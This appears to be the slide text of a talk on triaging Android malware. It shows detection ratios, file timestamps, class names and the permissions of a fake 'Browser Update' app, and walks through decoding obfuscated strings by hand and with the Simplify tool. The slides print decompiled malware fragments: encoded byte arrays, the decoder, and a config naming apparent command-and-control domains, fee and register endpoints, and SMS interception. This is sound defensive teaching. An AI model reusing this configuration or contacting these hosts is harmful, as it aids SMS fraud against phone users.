<input type="checkbox"/> 7609f08bcd25e0e43672906907634d811f7e5455eac5888ecd0a5f0beeaf6e198624a6a0d354599dfa26da380fa6213e 🔍 <b>apk</b> <b>android</b>	20 / 56	2015-07-01 07:08:32	2015-07-01 07:08:32	1	1	1.3 MB
<input type="checkbox"/> f7da00b1a5eb0b55bd41f903578c5d464e13f6e55068b241debb0038cfaf1fdd5dcce9f30fa372a6044721b7f67b91a6 🔍 <b>apk</b> <b>android</b> <b>sends-sms</b>	23 / 57	2015-05-28 12:48:37	2015-06-20 18:43:01	2	2	1.2 MB
<input type="checkbox"/> c6e6b556f5582b58097a8ff56487c5ec06836a3e881cf7b0aa139a65987e0f498c787fc8eda3cdd56431793e9c3c7c0c 🔍 <b>apk</b> <b>android</b>	20 / 57	2014-02-15 03:25:28	2015-06-13 10:44:22	2	2	1.1 MB
<input type="checkbox"/> e094a6ec842a94dc29163f0b14342dab65ff6d9f0c3f8d52704dba82aa4227ed31595b992b57c4ea71aedaa46711663e 🔍 <b>apk</b> <b>android</b>	18 / 57	2013-12-30 12:02:10	2015-06-13 01:51:15	2	2	1.1 MB

Hmmm...  
Many vendors consider this malware. Bad reputation.

Legit apps usually have much lower ratios, but not always 0!

Lots more info here, but not everyone has access.

# EXAMPLE 1

Surface Level - Creation Dates

Icon created 4/10 @ 11:30am GMT-7  
(2:30am China)

Other files made the next day

```
2.2.1 :001 > require 'zip' # gem install rubyzip
=> true
2.2.1 :002 > Zip::File.open('def_example1.apk').each { |e| puts "#{e} => #{e.time}"
AndroidManifest.xml => 2014-04-11 10:42:56 -0700
resources.arsc => 2014-04-11 10:42:56 -0700
res/drawable-hdpi/ic_launcher.png => 2014-04-10 11:28:52 -0700
classes.dex => 2014-04-11 10:42:56 -0700
META-INF/MANIFEST.MF => 2014-04-11 10:42:56 -0700
META-INF/CERT.SF => 2014-04-11 10:42:56 -0700
META-INF/CERT.RSA => 2014-04-11 10:42:56 -0700
```


## What this tells us

- APK (probably) created April 11th, 2014
- Build process took a day, odd
  - Just fast? Lots of copy / pasting?
- Learn more about behavior / build process
- Can be used to correlate with other samples

# EXAMPLE 1

Surface Level

## Impressions


- Suspicion level: 
- Hides from user, no legit behavior
- Maybe evolved from legit-looking app
- Probably talks to C&C via HTTP
- Perhaps rips you off at some frequency
- Didn't have to look at code



# EXAMPLE 1

A Little Deeper

## Next questions

- What are possible malicious behaviors?
  - Code characteristics
    - organization, quality, complexity
    - naming, style, spelling
  - Command and control
    - Does it have one? What is it? Who owns it?
    - What's the protocol?
  - Any hints where it comes from?
- 

# EXAMPLE 1

A Little Deeper - Class Names

Boiler plate  
Ignore for now

com.google.android.coremms

- BuildConfig.class
- BytesUtils.class
- Configs.class
- EncryptUtil.class
- FileUtil.class
- MSGCR.class
- MSGR.class
- MSGs.class
- MessageReceiver.class
- MessageService.class
- MsgModel.class
- MsgReceiver.class
- MsgUtils.class
- NetRequest.class
- NetworkManager.class
- R.class
- StrUtils.class
- ThreadPoolService.class
- WriteLogUtil.class

Compiler generated classes  
Ignore for now

# EXAMPLE 1

A Little Deeper - Class Names

Clearly named.  
Not ProGuarded.

Boiler plate  
Ignore for now

- android.annotation
- SuppressLint.class
- TargetApi.class
- com.google.android.coremms
  - BuildConfig.class
  - BytesUtils.class
  - Configs.class
  - EncryptUtil.class
  - FileUtil.class
  - MSGCR.class
  - MSGR.class
  - MSGs.class
  - MessageReceiver.class
  - MessageService.class
  - MsgModel.class
  - MsgReceiver.class
  - MsgUtils.class
  - NetRequest.class
  - NetWorkManager.class
  - R.class
  - StrUtils.class
  - ThreadPoolService.class
  - WriteLogUtil.class

Encryption related (there's EncryptUtil too)

May have revealing config literals  
I like to look at these first

Literal encryption, possibly C&C

May open .dat files, save sqlite, help exfiltrate

Possibly had meaningful names in ancestor

Main entry point

Persistence

Used for C&C or internal comms

C&C stuff, ensures internet is on


Utility classes

# EXAMPLE 1

A Little Deeper - Quick Scan

```
static
{
    APK_PATH = PATH + getBytes(BytesUtils.CACHE);
    APP_PATH = "";
    HTTP1 = getBytes(BytesUtils.HTTP1);
    HTTP2 = getBytes(BytesUtils.HTTP2);
    HTTP3 = getBytes(BytesUtils.HTTP3);
    HTTP4 = getBytes(BytesUtils.HTTP4);
    checkUrl = ":8088";
    HTTP_REGIST = getBytes(BytesUtils.REGIST);
    HTTP_FEE = getBytes(BytesUtils.FEE);
    CHECK = getBytes(BytesUtils.CHECK);
    c1 = getBytes(BytesUtils.C);
    c2 = getBytes(BytesUtils.C2);
    ACTION_F = getBytes(BytesUtils.ACTION F);
    ACTION_I = getBytes(BytesUtils.ACTION I);
    ACTION_0 = getBytes(BytesUtils.ACTION 0);
    PUSH = getBytes(BytesUtils.PUSH);
    UID = 0;
    services = null;
    imsi = "";
    MSRE = getBytes(BytesUtils.MSGRE);
}
```

Configs.class



Fine. Be like that.  
Let's look at ByteUtils...

# EXAMPLE 1

## A Little Deeper - Quick Scan

```
BUS = new byte[] { 105, 117, 117, 113, 59, 48, 48, 118, 113, 101, 98, 117, 102, 50, 47,
C = new byte[] { 47, 100 };
C2 = new byte[] { 47, 100, 51 };
CONFIRM = new byte[] { 59, 57, 49, 57, 50, 48, 100, 112, 111, 103, 106, 115, 110 };
REGIST = new byte[] { 59, 57, 49, 57, 50, 48, 115, 102, 104, 106, 116, 117, 102, 115 };
FEE = new byte[] { 59, 57, 49, 57, 50, 48, 103, 102, 102, 106, 111, 103, 112 };
UPDATE = new byte[] { 59, 57, 49, 57, 52, 48, 118, 113, 101, 98, 117, 102 };
VIDEO = new byte[] { 59, 57, 49, 57, 52, 48, 119, 106, 101, 102, 112 };
MUSIC = new byte[] { 59, 57, 49, 57, 52, 48, 110, 118, 116, 106, 100 };
SUGGEST = new byte[] { 59, 57, 49, 57, 52, 48, 116, 118, 104, 104, 102, 116, 117 };
WEATHER = new byte[] { 59, 57, 49, 57, 52, 48, 120, 102, 98, 117, 105, 102, 115 };
POST = new byte[] { 48, 113, 112, 116, 117, 47, 101, 99 };
DATABASE = new byte[] { 48, 101, 98, 117, 98, 48, 101, 98, 117, 98, 48 };
CALARDER = new byte[] { 48, 100, 98, 109, 102, 111, 101, 98, 115, 47, 101, 99 };
MSGRE = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 113, 115, 112, 119, 106, 101
MSC = new byte[] { 100, 112, 111, 117, 102, 111, 117, 59, 48, 48, 116, 110, 116, 48, 101
ACTION_O = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111,
ACTION_I = new byte[] { 100, 112, 110, 47, 100, 105, 102, 107, 112, 112, 47, 98, 100, 1
ACTION_F = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111,
ACTION_ON = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111,
ACTION_OFF = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111
ACTION_CONN = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 111, 102, 117, 47, 100
ACTION_SENDMSG = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111
REFLUSH = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104,
VVSTOP = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 4
PATH = new byte[] { 48, 100, 68, 109, 112, 100, 108, 48 };
PNG = new byte[] { 113, 111, 104, 48 };
SIGINP = new byte[] { 116, 106, 104, 106, 111, 113, 48 };
MUSICS = new byte[] { 110, 118, 116, 106, 100, 116, 48 };
RECORDS = new byte[] { 115, 102, 100, 112, 115, 101, 116, 48 };
THEME = new byte[] { 117, 105, 102, 110, 102, 48 };
IMAGES = new byte[] { 106, 110, 98, 104, 102, 116, 48 };
```

ByteUtils.class

# EXAMPLE 1

A Little Deeper - Quick Scan

## Encryption...

```
BUS = new byte[] { 105, 117, 117, 113, 59, 48, 48, 118, 113, 101, 98, 117, 102, 50, 47,
C = new byte[] { 47, 100 };
C2 = new byte[] { 47, 100, 51 };
CONFIRM = new byte[] { 50, 57, 49, 57, 50, 48, 100, 112, 111, 102, 106, 115, 110 };
REGIST = new byte[] { 115 };
FEE = new byte[] { 115 };
UPDATE = new byte[] { 115 };
VIDEO = new byte[] { 115 };
MUSIC = new byte[] { 115 };
SUGGEST = new byte[] { 115 };
WEATHER = new byte[] { 115 };
POST = new byte[] { 115 };
DATABAS = new byte[] { 115 };
CALARDE = new byte[] { 115 };
MSGRE = new byte[] { 115 };
MSC = new byte[] { 115 };
ACTION_ = new byte[] { 115 };
ACTION_ = new byte[] { 115 };
ACTION_ = new byte[] { 115 };
ACTION_ = new byte[] { 115 };
ACTION_ = new byte[] { 115 };
ACTION_SENDMSG = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111
REFLUSH = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104,
VVSTOP = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 4
PATH = new byte[] { 48, 100, 68, 109, 112, 100, 108, 48 };
PNG = new byte[] { 113, 111, 104, 48 };
SIGINP = new byte[] { 116, 106, 104, 106, 111, 113, 48 };
MUSICS = new byte[] { 110, 118, 116, 106, 100, 116, 48 };
RECORDS = new byte[] { 115, 102, 100, 112, 115, 101, 116, 48 };
THEME = new byte[] { 117, 105, 102, 110, 102, 48 };
IMAGES = new byte[] { 106, 110, 98, 104, 102, 116, 48 };
```



# EXAMPLE 1

A Little Deeper - Quick Scan

```
static
{
    APK_PATH = PATH + getBytes(BytesUtils.CACHE);
    APP_PATH = "";
    HTTP1 = getBytes(BytesUtils.HTTP1);
    HTTP2 = getBytes(BytesUtils.HTTP2);
    HTTP3 = getBytes(BytesUtils.HTTP3);
    HTTP4 = getBytes(BytesUtils.HTTP4);
    checkUrl = ":8088";
    HTTP_REGIST = getBytes(BytesUtils.REGIST);
    HTTP_FEE = getBytes(BytesUtils.FEE);
    CHECK = getBytes(BytesUtils.CHECK);
    c1 = getBytes(BytesUtils.C);
    c2 = getBytes(BytesUtils.C2);
    ACTION_F = getBytes(BytesUtils.ACTION_F);
    ACTION_I = getBytes(BytesUtils.ACTION_I);
    ACTION_0 = getBytes(BytesUtils.ACTION_0);
    PUSH = getBytes(BytesUtils.PUSH);
    UID = 0;
    services = null;
    imsi = "";
    MSRE = getBytes(BytesUtils.MSGRE);
}
```

```
public static String getByte(byte[] paramArrayOfByte)
{
    return new String(StrUtils.encryptByte(paramArrayOfByte));
}

public static byte[] encryptByte(byte[] paramArrayOfByte)
{
    int j = paramArrayOfByte.length;
    byte[] arrayOfByte = new byte[j];
    int i = 0;
    for (;;)
    {
        if (i >= j) {
            return arrayOfByte;
        }
        arrayOfByte[i] = ((byte)(paramArrayOfByte[i] - 1));
        i += 1;
    }
}
```

Configs.class

# EXAMPLE 1

A Little Deeper - Quick Scan

```
static
{
    APK_PATH = PATH + getBytes(BytesUtils.CACHE);
    APP_PATH = "";
    HTTP1 = getBytes(BytesUtils.HTTP1);
    HTTP2 = getBytes(BytesUtils.HTTP2);
    HTTP3 = getBytes(BytesUtils.HTTP3);
    HTTP4 = getBytes(BytesUtils.HTTP4);
    checkUrl = ":8088";
    HTTP_REGIST = getBytes(BytesUtils.REGIST);
    HTTP_FEE = getBytes(BytesUtils.FEE);
    CHECK = getBytes(BytesUtils.CHECK);
    c1 = getBytes(BytesUtils.C);
    c2 = getBytes(BytesUtils.C2);
    ACTION_F = getBytes(BytesUtils.ACTION_F);
    ACTION_I = getBytes(BytesUtils.ACTION_I);
    ACTION_0 = getBytes(BytesUtils.ACTION_0);
    PUSH = getBytes(BytesUtils.PUSH);
    UID = 0;
    services = null;
    imsi = "";
    MSRE = getBytes(BytesUtils.MSGRE);
}
```

Configs.class

```
public static String getByte(byte[] paramArrayOfByte)
{
    return new String(StrUtils.encryptByte(paramArrayOfByte));
}
```

```
public static byte[] encryptByte(byte[] myBytes) {
    byte[] result = new byte[myBytes.length];
    for (int i = 0; i < myBytes.length; i++) {
        result[i] = (myBytes[i] - 1);
    }
    return result;
}
```

Simple, but at least they try



# EXAMPLE 1

A Little Deeper - Quick Scan

## Manual decryption


```
↳$ irb
2.2.1 :001 > a = [105, 117, 117, 113, 59, 48, 48, 116, 112, 105, 118, 46, 104, 101, 47, 100, 112, 110]
=> [105, 117, 117, 113, 59, 48, 48, 116, 112, 105, 118, 46, 104, 101, 47, 100, 112, 110]
2.2.1 :002 > a.pack('U*')
=> "iuuq;00tpiv.he/dpn"
2.2.1 :003 > a.map {|e| e-1}.pack('U*')
=> "http://sohu-gd.com"
```

- Good for a quick peek / triage
- Could use to make specific decryption tool
- Breaks really easily
- Approach doesn't scale well, need different approach

# EXAMPLE 1

A Little Deeper - Quick Scan

## Generic deobfuscation with Simplify



- Virtually executes code to figure out what it does
- Target specific classes and methods for best results!
- Much harder to code, but more robust in principal
- Not perfect, breaks "sometimes" ;)

# EXAMPLE 1

A Little Deeper - Quick Scan

## With Simplify

```
└─$ java -jar build/libs/simplify-0.1.0-all.jar -i def_example1.apk -it 'Configs;-><clinit>'
Executing: Lcom/google/android/coremms/Configs;-><clinit>()V
Simplifying: Lcom/google/android/coremms/Configs;-><clinit>()V
Optimizations: constants=28, dead=0, deadAssignment=62, deadBranch=0, deadResult=25, peeps=0, unreflects=0
Simplified 31 classes in 3704 ms.
Total optimizations: constants=28, dead=0, deadAssignment=62, deadBranch=0, deadResult=25, peeps=0, unreflects=0
Writing output to def_example1_simple.apk
```

```
static
{
    APK_PATH = PATH + getBytes(BytesUtils.CACHE);
    APP_PATH = "";
    HTTP1 = getBytes(BytesUtils.HTTP1);
    HTTP2 = getBytes(BytesUtils.HTTP2);
    HTTP3 = getBytes(BytesUtils.HTTP3);
    HTTP4 = getBytes(BytesUtils.HTTP4);
    checkUrl = ":8088";
    HTTP_REGIST = getBytes(BytesUtils.REGIST);
    HTTP_FEE = getBytes(BytesUtils.FEE);
    CHECK = getBytes(BytesUtils.CHECK);
    c1 = getBytes(BytesUtils.C);
    c2 = getBytes(BytesUtils.C2);
    ACTION_F = getBytes(BytesUtils.ACTION_F);
    ACTION_I = getBytes(BytesUtils.ACTION_I);
    ACTION_0 = getBytes(BytesUtils.ACTION_0);
    PUSH = getBytes(BytesUtils.PUSH);
    UID = 0;
    services = null;
    imsi = "";
    MSRE = getBytes(BytesUtils.MSGRE);
}
```

Before

Magic. 

```
static
{
    APK_PATH = "/cClock/cache/";
    APP_PATH = "";
    HTTP1 = "http://sohu-gd.com";
    HTTP2 = "http://ztege.com";
    HTTP3 = "http://cctv-32.com";
    HTTP4 = "http://sztv-00.com";
    checkUrl = ":8088";
    HTTP_REGIST = ":8081/register";
    HTTP_FEE = ":8081/feeinfo";
    CHECK = "/android/data/";
    c1 = ".c";
    c2 = ".c2";
    ACTION_F = "android.intent.action.push";
    ACTION_I = "com.chejoo.action.i";
    ACTION_0 = "android.intent.action.acceiver";
    PUSH = "org.hzl.pushapp";
    UID = 0;
    services = null;
    imsi = "";
    MSRE = "android.provider.Telephony.SMS_RECEIVED";
}
```

After


# EXAMPLE 1

A Little Deeper

## What next?

- Deobfuscate more, collect more strings
- Analyze domains
  - WHOIS, reverse DNS, search VirusTotal / your apps
- Reverse the code, figure out what it does
  - Start at entry points (MessageReceiver)
  - Start at interesting API (sendTextMessage)
- Search your apps for interesting strings (AccelerateService)

# EXAMPLE 2



**file:** def\_example2.apk

**sha1:** c14ed08b2ffd360c937ed3f83bf26c2887710da1

**md5:** ce71087a4f94f436bbbd5ca1aa5c08db

# EXAMPLE 2


Surface Level

- Package - net.sacrificed.stunningly

- Label - Browser Update


- Icon: 

- Signer: "Owner: CN=, OU=, O=, C="



# EXAMPLE 2

Surface Level - Class Names



- Most of these names don't make sense
- Not normal for "real" dev
- Could search VirusTotal Intelligence (finds different, related sample)

- ProGuarded
- Other names not obfuscated because referenced in AndroidManifest

# EXAMPLE 2

Surface Level - Android Manifest

- INTERNET
- READ\_PHONE\_STATE
- WAKE\_LOCK
- ACCESS\_NETWORK\_STATE
- RECEIVE\_BOOT\_COMPLETED
- READ\_PROFILE
- WRITE\_EXTERNAL\_STORAGE
- WRITE\_CONTACTS
- WRITE\_SETTINGS
- SYSTEM\_ALERT\_WINDOW
- CAMERA
- GET\_TASKS
- ACCESS\_COARSE\_LOCATION
- ACCESS\_FINE\_LOCATION
- ACCESS\_COARSE\_UPDATES
- READ\_CONTACTS
- PROCESS\_OUTGOING\_CALLS
- READ\_CALL\_LOG
- CALL\_PHONE
- WRITE\_CALL\_LOG
- MODIFY\_AUDIO\_SETTINGS

Unused permissions are common,  
but...

→ Persistence.. for an update?

→ Access to your location?

→ For a "browser update" ?  
What about an SDK? Probably not.  
Why anything other than a dialer?

